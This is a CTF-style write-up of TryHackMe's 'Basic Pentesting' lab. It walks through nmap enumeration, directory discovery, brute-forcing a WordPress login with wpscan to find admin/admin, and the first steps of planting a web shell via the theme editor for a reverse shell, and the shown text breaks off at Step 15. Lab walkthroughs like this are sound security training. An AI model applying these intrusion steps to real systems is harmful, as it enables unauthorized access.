
Hi Rajib here,

This writeup is on Basic Pentesting room created by TryHackMe. It is free room and everyone can join it.

Description: This is a machine that help you to understand & practice web app hacking and privilege escalation.

This room teaches about hacking web applications. Let's get started..!!!
Deploy the machine from "Deploy" button as shown in figure below:



Step 1: NMAP enumeration, Target IP provided- 10.10.57.218


```
root@kali:~# nmap -A -T4 10.10.57.218
Starting Nmap 7.70 ( https://nmap.org ) at 2020-07-15 05:11 EDT
Nmap scan report for 10.10.57.218
Host is up (0.14s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/
TCP/IP fingerprint:
```

By nmap enumeration we have found, port 21/TCP (FTP), port 22/TCP (SSH), port 80/TCP (HTTP) are open & running services on those ports are respectively ProFTPD 1.3.3c, OpenSSH 7.2p2 Ubuntu, Apache/2.4.18.

Quick search with searchsploit we have found there is a RCE vulnerability in ProFTPD 1.3.3c, So I can exploit

Instead of this way we will go for HTTP service which is running on port 80, lets see what information it will provide me.

Step 2:



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Oh, here is no information available. It seems like a default page of server. Let's have to try other way to get some information.

Step 3:


Not Found

The requested URL /robots.txt was not found on this server.

Apache/2.4.18 (Ubuntu) Server at 10.10.57.218 Port 80

It's a bad luck, no robots.txt file available here. So now we will try for DirBuster, if we can find some hidden directory.

Step 4:




Ok, so now we have got some thing interesting. There is a hidden directory name “secret”. Go for that & have to check what it will gives us.

Step 5:


Ok, here is some kind of blog, but why it looks so different? Suspicious something..!!

Step 6:




So here is some trouble in this site, it is saying that it unable to connect the server "vtcsec". This is the reason that page looks so different. All the links of the blog refer to a domain called "vtcsec", but it is down now. So in order to see the blog with all its content being loaded properly for that we have to add "vtcsec" on host file & try again.

Step 7:




"vtcsec" added to host file, now we are going to reloading the page & we will observe if there will be any change or not.

Step 8:




After reloading page, Now the blog page is looks good.

Step 9:




On DirBuster we have also found this wp-login page. Let's bruteforce this page with wpscan with a preconfigured wordlist as a default user name "admin".

Step 10:




Holy crap, we have got default user name & password as "admin" "admin" respectively.

Step 11:




Login with default password & username

Step 12:




We have successfully login with the admin access on the WordPress site.

Step 13:




Now we will not use “Metasploit” rather than we will put “web shell” on this wordpress plugin which will give us reverse shell. Lets try that. For that first we go for “appearance”

Step 14:




Goto on “editor”

Step 15:



